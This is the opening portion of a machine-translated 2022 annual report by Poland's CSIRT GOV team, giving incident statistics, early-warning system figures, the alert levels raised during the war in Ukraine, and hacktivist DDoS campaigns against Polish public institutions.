Machine Translated by Google

RAPORT

about the condition

SAFETY CYBERSPACE

RP in 2022

Machine Translated by Google

Machine Translated by Google

RP

RAPORT

about the condition

SAFETY CYBERSPACE RP in 2022

Warsaw, May 2023

RP

Machine Translated by Google

CSIRT GOV TEAM

The CSIRT GOV Computer Security Incident Response Team, led by the Head of the Internal Security Agency, serves as a national-level CSIRT. The CSIRT GOV team is responsible for coordinating the process of responding to computer incidents occurring in the area indicated in Art. 26 section 7 of the Act of July 5, 2018 on the national cybersecurity system. One of its basic tasks is to recognize, prevent and detect threats to security, important from the point of view of the continuity of the state's operation of ICT systems of public administration bodies or ICT systems and networks covered by a uniform list of facilities, installations, devices and services included in the critical infrastructure, as well as IT systems of owners and holders of facilities, installations or critical infrastructure devices referred to in Art. 5b section 7 point 1 of the Act of 26 April 2007 on crisis management.

CSIRT GOV

internal security agency
street Rakowiecka 2a
00-993 Warsaw

www.csirt.gov.pl
csirt@csirt.gov.pl
tel.: +48 22 58 59 373
fax: +48 22 58 58 833

Machine Translated by Google

CONTENTS

1. STATISTICS OF INCIDENTS COORDINATED BY THE CSIRT GOV TEAM ..... 9 2. THREATS IDENTIFIED IN 2022 23

3. APT CAMPAIGNS .... 55 4. THREATS - MALWARE 69

5. ARAKIS GOV .... 79 6. SECURITY ASSESSMENT OF TI SYSTEMS 89

7. OTHER GOV CSIRT ACTIVITIES 103

8. GUIDELINES FOR THE APPLICATION OF CLOUD COMPUTING SOLUTIONS 109

9. SUMMARY 119

Machine Translated by Google

ENTRY

The report on the state of cyberspace security in the Republic of Poland, prepared annually by the Computer Security Incidents Response Team, allows you to learn about the activities of CSIRT GOV carried out in the area of cybersecurity of key elements of the national ICT infrastructure. At the same time, it is a synthetic study that allows you to become familiar with the most important threats recorded in 2022 and broadly understood activity in cyberspace aimed at the IT infrastructure of state administration entities, operators of critical infrastructure, as well as entities providing key services. It allows you to familiarize yourself with the scale and types of identified threats. The study also provides an opportunity to learn about the activities of CSIRT GOV in the field of increasing the level of security of IT systems of entities of particular importance for the functioning of the state.

The report was prepared based on the analysis of ICT security incidents reported and recognized by CSIRT GOV, as well as data obtained using systems enabling autonomous threat detection, in particular the ARAKIS GOV early warning system, as well as information obtained on the basis of the active activities of the Team.

The following chapters present issues related to the activities of CSIRT GOV in 2022. At the beginning, statistical summaries are presented illustrating the number of recorded incidents, taking into account the basic types of threats, as well as the areas in which they were identified. A comparative analysis of the volume and typology of events in relation to previous years, as well as statistical data on the dynamics of event occurrence, was also presented.

The following sections of the Report describe the specific types of identified threats by CSIRT GOV, including, among others: system vulnerabilities, social engineering campaigns, DDoS attacks. The analysis in question was carried out in the context of threats and actions taken in new, previously unrecorded conditions on such a large scale, related to the introduction of the CHARLIE-CRP alert level in the territory of the Republic of Poland, taking into account the constantly increasing number of recorded social engineering campaigns, as well as the volume of attacks DDoS (Distributed Denial of Service), targeting in particular public services provided via the Internet.

Machine Translated by Google

The next part of the study presents an analysis of the activities of organized hacker groups (APT - Advanced Persistent Threat) in the area of Polish cyberspace. Then, an analysis was made of trends in the types and method of use of malware distributed in 2022, including the most frequently identified ones, such as Agent Tesla, HTML Phisher, Hidden Macro 4.0, or Formbook.

The rest of the Report focuses on the analysis of data obtained using the early warning system for ICT threats. Here we present, among others: the volume of network traffic subjected to monitoring, along with the classification of detected threats. Moreover, the sources of malicious traffic, recognized targets, the most popular sets of authentication data used to attempt to gain unauthorized access to the attacked systems, and a list of URL addresses most often used to recognize web services in the IT networks of entities participating in the ARAKIS GOV project were also presented.

The report also presents activities carried out by the CSIRT GOV Team as part of the tasks specified in Art. 32a of the Act of 24 May 2002 on the Internal Security Agency and the Intelligence Agency. The CSIRT GOV team, in order to prevent, counteract and combat terrorist events concerning ICT systems of public administration bodies or ICT networks constituting elements of critical infrastructure that are important from the point of view of the continuity of the state's functioning, is obliged to carry out the process of assessing the security of ICT systems. As part of the activity in question, both active and passive tools are used to identify vulnerabilities in the architecture of systems and network services. As part of the above activities, an analysis of the impact of social engineering factors (socio-technical activities) on the level of security of IT infrastructure and the awareness of threats among its users is also carried out. The analysis presented in the Report allows you to become familiar with the most frequently recognized vulnerabilities that have a significant impact on the security of sy

Moreover, the study presents CSIRT GOV activities aimed at increasing the efficiency and effectiveness of counteracting threats in cyberspace. In this respect, in particular, the participation of the Team's representatives in the international exercises "Locked Shields 2022", organized periodically by the NATO Cooperative Cyber Defense Center of Excellence (CCDCOE), as well as NATO Cyber Coalition exercises, was presented. Participation in the above-mentioned projects allowed, among others, for direct exchange of current knowledge in the area of cybersecurity, discussion of experiences in the field of incident handling (good practices), as well as development of effective ways of responding as part of practical exercises.

Machine Translated by Google

Finally, the report presents the role, tasks and activity of the CSIRT GOV Team in the area of implementing cloud computing solutions in the ICT infrastructure used by public administration, which is a response to the rapidly increasing level of use of this type of solutions by public entities. In this respect, the role of CSIRT GOV consists in particular in assessing the possibility of using cloud solutions in the context of the type and sensitivity of the processed data, the specificity and context of functioning of individual administrative entities, as well as the analysis of the security risk (confidentiality, integrity, availability) of the resources or services to be subjected to the process of migration to the Government Computing Cloud or public clouds.

This Report has been prepared to present the most significant threats to cybersecurity of elements of the ICT infrastructure ensuring the proper and uninterrupted functioning of state administration bodies, as well as systems key to the security of the state and citizens. At the same time, it aims to raise the awareness and sensitivity of ICT system users to the broadly understood issue of cybersecurity. Thanks to the study, it is possible to disseminate knowledge enabling early identification of threats, as well as basic methods of minimizing them, which in turn translates into a constant and systematic improvement of the overall level of security of resources and ICT systems.

Machine Translated by Google

1 STATISTICS INCIDENTS COORDINATED BY CSIRT GOV TEAM

Machine Translated by Google

1.1. Annual statistics

In 2022, a total of 1,234,040 reports were registered about the potential occurrence of an ICT incident in the competence area of the CSIRT GOV Team. The number of reports recorded is an increase compared to the previous year, when 762,175 reports were registered. This number of reports resulted in 21,563 events classified and registered as IT security incidents.

Statistics on the number of reports and incidents compared to previous years are presented and discussed below, including the division into events registered by the ARAKIS GOV system and reports submitted to the CSIRT GOV Team by entities of the national cybersecurity system.




Chart 1. Number of registered reports, events and incidents in particular years

Machine Translated by Google

Among the registered reports, the largest part came from the ARAKIS GOV early warning system, where a total of 1,207,287 events were recorded.
Of these, 16,604 were assigned actual incident status. The increase in the number of notifications registered by ARAKIS GOV in 2022 compared to previous years resulted from the increased number of alarms generated. The ARAKIS GOV system enables the identification of threats, including: based on dedicated security signatures, the database of which is systematically updated. The increasing number of reports was also influenced by the increasing number of probes installed, resulting both from the implementation of new devices in the infrastructure previously covered by the monitoring of the early warning system for threats originating from the ARAKIS GOV Internet network, as well as from the increase in the number of entities interested in this protection system.

At the same time, during the period in question, the CSIRT GOV Team recorded 26,753 reports resulting from ongoing service provided by the CSIRT GOV Team, qualifying 4,959 of them as incidents.

Machine Translated by Google

1.2. Analysis of individual quarters, based on incidents reported by entities of the national cybersecurity system

Taking into account the number of notifications in individual quarters of 2022, it can be noted that the highest volume was recorded in the first and second quarters. This situation resulted primarily from the introduction of alert levels in the country: ALFA-CRP in January, and then CHARLIE-CRP in February 2022, which resulted in a significant increase in the number of reports regarding the identification of events bearing the characteristics of a breach of the security of ICT infrastructure made by entities of the domestic cybersecurity system.

Chart 2. Number of registered reports and incidents in individual quarters of 2022 reported by entities of the national cybersecurity system

Machine Translated by Google

1.3. Incident statistics in terms of categories of incidents reported by entities of the national cybersecurity system

Below are statistics showing the threats registered by CSIRT GOV in 2022, divided into basic categories of incidents.




Chart 3. Statistics of incidents in 2022 reported by entities of the national cybersecurity system

As shown in the above table, the largest number of incidents were classified as VULNERABILITY, SOCIOTECHNOLOGY and UNAVAILABILITY. The volume of incidents in the VULNERABILITY category in 2022 amounted to 2,187 cases, which is a significant increase compared to the previous year, when 1,148 incidents of this type were registered. This category included in particular incidents related to the identification of various types of weaknesses in ICT systems, configuration errors, and those resulting from the lack of an appropriate security policy, in particular in the area of constant updating and verification of the implemented ICT solutions.

Machine Translated by Google

A total of 1,053 incidents were classified in the SOCIAL TECHNOLOGY category. Here, there is also an upward trend compared to 2021, in which 904 incidents were registered. The SOCIOTECHNOLOGY category covered, among others: phishing campaigns, impersonations and attacks using social engineering aimed against users of ICT systems. The campaigns in question were aimed at extorting confidential information, infecting workstations or persuading the user to take specific actions that were inconsistent with the principles of work safety in ICT systems. This category includes primarily targeted attacks targeting the infrastructure of entities and institutions within the jurisdiction of the CSIRT GOV.

The third most frequently recorded category of incidents in 2022 were events classified as UNAVAILABLE. In this case, 826 incidents were registered, which is also a significant increase compared to the previous year, when 310 similar events were identified. The UNAVAILABILITY category includes incidents involving the unavailability of websites, resulting from both DDoS (distributed denial of service) attacks, as well as failures or technical work.

The main factor influencing the number of reports related to domain unavailability was a significant increase in the number of DDoS attacks targeting websites maintained by public administration entities and operators of critical infrastructure of the Republic of Poland.

316 incidents were registered in the PUBLICATION category. It includes threats related to the so-called data "leakage", unauthorized modification of content or disinformation campaigns. Also in this category, there was an increase in the number of incidents compared to 2021, which ended with 58 recognized cases.

Incidents marked as CONTENT concerned reports related to various types of content violating broadly understood public goods. The CSIRT GOV team recorded 119 incidents falling into this category.

The next category were incidents classified as ATTACK, understood as all types of attacks carried out on ICT systems, in particular those that attempted to break security. In 2022, 174 incidents of this nature were registered, which is an increase of 135% compared to the data from last year's report (74 incidents).

The next largest category of identified incidents was the SCANING category. In 2022, 151 events involving targeted driving were classified in this category

Machine Translated by Google

increased reconnaissance of the ICT infrastructure of public administration and critical infrastructure entities in order to identify the vulnerabilities of systems and services.

To the VIRUS category, including, among others: infections of workstations, servers and network devices, 61 incidents reported by entities of the national cybersecurity system within the competence area of CSIRT GOV were classified.

This category also includes incidents identified as part of ongoing monitoring conducted using the ARAKIS GOV early warning system. In 2022, 16,604 such incidents were recorded. Detailed data regarding automatic monitoring of the security of ICT systems are discussed later in the report.

In addition to the individual categories of incidents presented above, which are handled was carried out by CSIRT GOV, there were also 656 events recorded that had the characteristics of an IT security incident and were outside the jurisdiction of CSIRT GOV. The incidents in question were transferred to the appropriate national level CSIRT teams (CSIRT MON, CSIRT NASK), in accordance with the competences indicated in Art. 26 section 5 and 6 of the Act of July 5, 2018 on the national cybersecurity system.

Machine Translated by Google

1.4. Incident statistics by sector, based on incidents reported by entities of the national cybersecurity system

Statistics of incidents reported in the CSIRT GOV service system, divided into individual sectors, indicate that in 2022 the largest number of reports, 1,798, concerned threats to telecommunications systems and networks used by critical infrastructure operators. Additionally, reports were reported in the categories of offices (809 incidents) and state administration bodies (599 incidents). A similar situation occurred in 2021, in which the largest volume of reported incidents also concerned critical infrastructure operators.

In the Other category (650 incidents), actions taken by CSIRT GOV to mitigate threats to entities outside the statutorily defined competence area of the Team were recorded.




Chart 4. Number of incidents by sector reported by entities of the national cybersecurity system

Machine Translated by Google

Taking into account the data presented above regarding incidents recorded in 2022 for individual sectors of the national cybersecurity system, it is noticeable that the component most exposed to attacks targeting networks and ICT systems remains the critical infrastructure of the Republic of Poland.

Machine Translated by Google

1.5. ARAKIS GOV incident statistics

The ARAKIS GOV system registers events that constitute a potential infection of networks and ICT systems. These events are classified in the VIRUS category and concern the possibility of malicious communication occurring primarily with identified C&C servers and malicious domains.

In 2022, 16,604 cases were classified as IT security incidents, out of 1,207,287 events classified as threats to the entities' ICT infrastructure. The largest number of this type of events was recorded in the area of critical infrastructure, as well as public administration institutions and offices. As was the case in previous years, in 2022, incidents classified as VIRUS constituted the most important category of threats to entities in the Polish cyberspace.

The number of VIRUS incidents was dictated primarily by the dynamics of cyber-offensive activities carried out using various attack methods, including the use of network and system vulnerabilities, attempts to break security, distribution of malware, the purpose of infection and ensuring the persistence of systems based on intercepted or specially prepared important infrastructure. These threats classified as VIRUS therefore pose the greatest threats to the IT systems of entities of the national cybersecurity system. At risk are primarily IT systems that are not updated or for which there is no appropriate security policy, monitoring of attack attempts, as well as appropriate response to incidents.




Chart 5. Number of incidents in the VIRUS category by sector in the ARAKIS GOV system

Machine Translated by Google

1.6. Warnings distributed by CSIRT GOV in 2022

As part of the continuous improvement of the effectiveness of the broadly understood cybersecurity system of the Republic of Poland, one of the basic tasks of the CSIRT GOV Team is the distribution of warnings regarding identified threats. In 2022, a total of 613 warnings were distributed among public administration bodies and critical infrastr containing information enabling the identification of threats (compromise indicators), their characteristics, as well as recommendations for mitigation actions.




Chart 6. Warnings sent by the CSIRT GOV Team

Among the warnings distributed in 2022, 382 concerned indicators of compromise of identified threats. These were mainly warnings based on reports on malicious network traffic obtained by CSIRT GOV in connection with the introduced CHARLIE-CRP alert level, as well as reports generated on the basis of data on malicious network flows, aggregated using the ARAKIS GOV system.

Machine Translated by Google

The next group of warnings was information about detected vulnerabilities. During the period in question, the CSRIT GOV Team prepared a total of 94 warnings of this type. In particular, warnings were distributed regarding software vulnerabilities, configuration errors, and the need to update products. A significant part of the identified vulnerabilities required the immediate implementation of high

The CSIRT GOV team also issued 78 warnings regarding the threat of attacks targeting networks and ICT systems of identified administrative entities and critical infrastructure. For the most part, they concerned the possibility of DDoS attacks causing, among others, unavailability of domains or public services provided using network solutions.

In 2022, 44 warnings were also sent regarding cybercriminal activity using social engineering tools. In this area, the warnings concerned in particular impersonations, phishing and spearphishing campaigns conducted to extort sensitive data, as well as spreading disinformation. A threat of particular interest to CSIRT GOV was the increasing number of social engineering activities using the image of state administration bodies. In this regard, both campaigns involving mass or targeted distribution of e-mails as well as maintaining fake websites were identified.

The remaining warnings and recommendations concerned broadly understood good practices in the field of counteracting cybersecurity threats, or information relating to activities planned for CRP alert levels.

Machine Translated by Google

2 THREATS IDENTIFIED IN 2022

Machine Translated by Google

2.1. CHARLIE CRP alert level in the Cyberspace of the Republic of Poland

The year 2022 has presented the CSIRT GOV Team with new challenges related to the geopolitical situation in Europe, dictated by the armed conflict in Ukraine. This situation and the efforts of the Republic of Poland to support Ukraine have significantly increased the potential, but also actual level of threat to the security of Cyberspace in the Republic o This threat in particular concerned the IT infrastructure used by entities and institutions remaining, pursuant to Art. 26 section 7 of the Act of 5 July 2018 on the national law cybersecurity system, in the area of operation of CSIRT GOV, including:

- **public authorities, including government administration bodies, state control and law protection bodies, including courts and tribunals;**
- **entities whose ICT systems or ICT networks are covered by the uniform list of facilities, installations, devices and services included in the critical infrastructure referred to in Art. 5b section 7 point 1 of the Act of 26 April 2007 on crisis management.**

Taking into account the above-mentioned competence, CSIRT GOV, acting in circumstances of constant, increased threat, was faced with the need to ensure an appropriate level of ICT security support for key elements of the functioning of the state.

Recognizing the growing level of threats to the cyberspace of the Republic of Poland, the source of which was a specific geopolitical situation, as well as identified aggressive activities in the area of cyberspace bearing the hallmarks of a threat of a terrorist event, the Prime Minister, by Order No. 3 of On January 18, 2022, he introduced the ALFA-CRP alert level throughout the territory of the Republic of Poland. **Then, due to the escalation of actions against Ukraine, the Order of the Prime Minister No. 40 of On February 21, 2022, the third alert level in the area of cybersecurity was introduced - CHARLIE-CRP, which was maintained until the end of 2022.**

Machine Translated by Google

The introduction of CRP alert levels resulted in the need for Computer Security Incident Response Teams at the national level to carry out a specific spectrum of activities. In the above respect, CSIRT GOV was, among others, obligated to:

- increased monitoring of the security of ICT systems of public administration bodies and ICT systems included in critical infrastructure;
- verifying the communication channels and contact points established between CSIRT GOV and other entities of the national cybersecurity system and entities and institutions within its area of operation;
- constantly maintaining increased readiness to respond to computer security incidents, aimed at enabling immediate action in the event of a threat or event affecting the protected infrastructure.

In the course of carrying out tasks carried out under the CHARLIE-CRP regime, the CSIRT GOV Team observed an increased intensity of cybercriminal activities, manifested in particular in the form of intensified attacks targeting the ICT infrastructure of entities belonging to the government administration, as well as entities responsible for the functioning of critical infrastructure. In particular, campaigns were identified in the form of DDoS attacks on the domains of protected entities, social engineering phishing campaigns, as well as attempts to exploit the vulnerabilities of ICT systems in order to gain access to sensitive data and unauthorized control o

Since February 2022, i.e. since the introduction of the CHARLIE CRP alert level in the country, CSIRT GOV has recorded a significant volume of DDoS campaigns carried out by hacktivist groups, including: groups NoName057(16), Killnet, People's CyberArmy. Campaigns of this type were aimed at limiting the availability of the websites of the attacked entities and the services provided using them. Acts of this type of activity bore the hallmarks of propaganda campaigns (information about them was intensively disseminated via popular social media), emphasizing the alleged effectiveness of the groups while at the same time trying to highlight the


The targets of the attacks were largely the IT infrastructure of central public administration bodies, as well as entities operating in key sectors for the Polish economy, including energy and transport (especially air and railway).

Machine Translated by Google


The following examples of activities promoted on social networking sites by identified hacktivist groups may serve as an example of this type of threats.


It should be noted that this type of activity was not limited only to the domestic infrastructure, but concerned a wider range of countries, especially in the region of Central and Eastern Europe, as well as Ukraine itself.

The targets identified by hacktivist groups in CRP included websites of Polish institutions belonging to the Supreme Court, the Supreme Administrative Court, the Sejm of the Republic of Poland and the President of the Republic of Poland.



